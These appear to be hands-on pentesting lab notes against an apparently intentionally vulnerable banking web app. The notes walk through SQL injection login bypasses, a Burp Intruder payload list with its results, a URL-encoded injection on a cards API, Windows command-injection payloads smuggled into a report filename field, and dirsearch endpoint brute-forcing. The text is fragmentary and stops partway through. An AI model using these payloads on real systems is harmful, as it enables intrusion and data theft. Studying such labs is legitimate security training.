


this will not bypass the sql because of sanitization so we will use some encoded payload that will affect the input parameter

so we will use this payload


```
'/**/or/**/'1'='1'--
```


this is comment sql injection



no we will see how to bruteforce password

so basically I want to send the request to burpsuite intruder ith ctrl + I






here we have to add the custom payloads

```
' or '1'='1' --
' OR 1 = 1'
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
' or '&'
' or '^'
' or '*'
"_"
" "
"&"
"^"
"*"
" or "--"
" or " "
" or "&"
" or ""^"
```

```
" or "*"
or true--1
admin") or "1"="1"--
admin") or "1"="1"#
admin") or "1"="1"/"
'/**/or/**/1=1--
```



Now we will start the attack and analyse those

3. Intruder attack of http://localhost:3000

Attack Save

Results Positions


Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		304	10			347	
1		400	6			599	
2		400	7			599	
3	) or ((\"x\"))=((\"x	200	18			1168	
4	or 1=1	200	18			1083	
5	or 1=1--	200	14			1093	
6	or 1=1#	200	18			1088	
7	or 1=1/*	200	14			1093	
8	admin' --	403	6			748	
9	admin' #	500	15			939	
10	admin'/*	200	23			1316	
11	admin' or '1'='1	200	28			1356	
12	admin' or '1'='1--	200	34			2253	
13	admin' or '1'='1#	500	21			979	
14	admin' or '1'='1/*	200	34			2253	
15	admin' or 1=1 or '='	200	28			2258	
16	admin' or 1=1	500	23			967	


here we will grab the 200 status code but that does not mean

all the 200 status code will be applied we have to check this out
like this



Now we will capture the request of below endpoint
`/api/user/{id}/cards`

the payload is : `1%20OR%201%3D1--`




2. Command Injection

A **Command Injection** vulnerability occurs when an application constructs and executes operating-system commands using input that an attacker can

control. If the input isn't properly handled, the attacker can inject additional commands or alter the command's behavior — letting them run arbitrary OS commands on the server, access files, escalate privileges, or pivot inside a network.

Windows Command Injection Payloads:

1. **List directory:** `report.txt & dir`
2. **Show current user:** `report.txt & whoami`
3. **Show current directory:** `report.txt & cd`
4. **show the system name:** `report.txt & dir & whoami`
5. **Show environment:** `report.txt & set`




The screenshot shows a web browser window with the URL `lw5dqdg9-3000.inc1.devtunnels.ms/dashboard?page=dashboard&account_id=undefined`. The page header for 'GlobalBank' includes navigation links for 'Dashboard', 'Transfer', 'Bills', 'Profile', and a 'Logout' button. The main content area is titled 'Financial Reports' and contains a form with the following fields:

- Report Type:** A dropdown menu currently showing 'Account Statement'.
- File Name:** A text input field containing the payload `report.txt & dir`.
- Date Range:** Two date pickers, both showing 'dd - mm - yyyy'.
- Generate Report:** A large blue button at the bottom of the form.

Capture the request in the burpsuite and send to repeater

in the filename= use the payloads with encoded (select the payload and use ctrl + u to encode the payload)



In another place we will find the command injection

1. First go to the kali machine and make a wordlist

```

admin
status
config
diagnostics
healthz
test
system/diagnostics
debug

```

2. then use dirsearch tool for endpoint bruteforcing

command:

dirsearch -u <https://lw5dqd9-3000.inc1.devttunnels.ms/api/> -e "" -m POST -w endpoint.txt

- `-u https://lw5dqd9-3000.inc1.devttunnels.ms/api/`
Target base URL to scan.
- `-e ""`
Sets extensions to empty string, meaning **no extensions appended** to words during


scanning. This is typically used when scanning APIs or endpoints without file extensions.

- `-m POST`

Use HTTP POST method instead of default GET.

- `-w endpoint.txt`

Path to the wordlist file containing list of words/paths to brute-force after the base URL.



```
kali (2023.4) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~/Desktop
File Actions Edit View Help

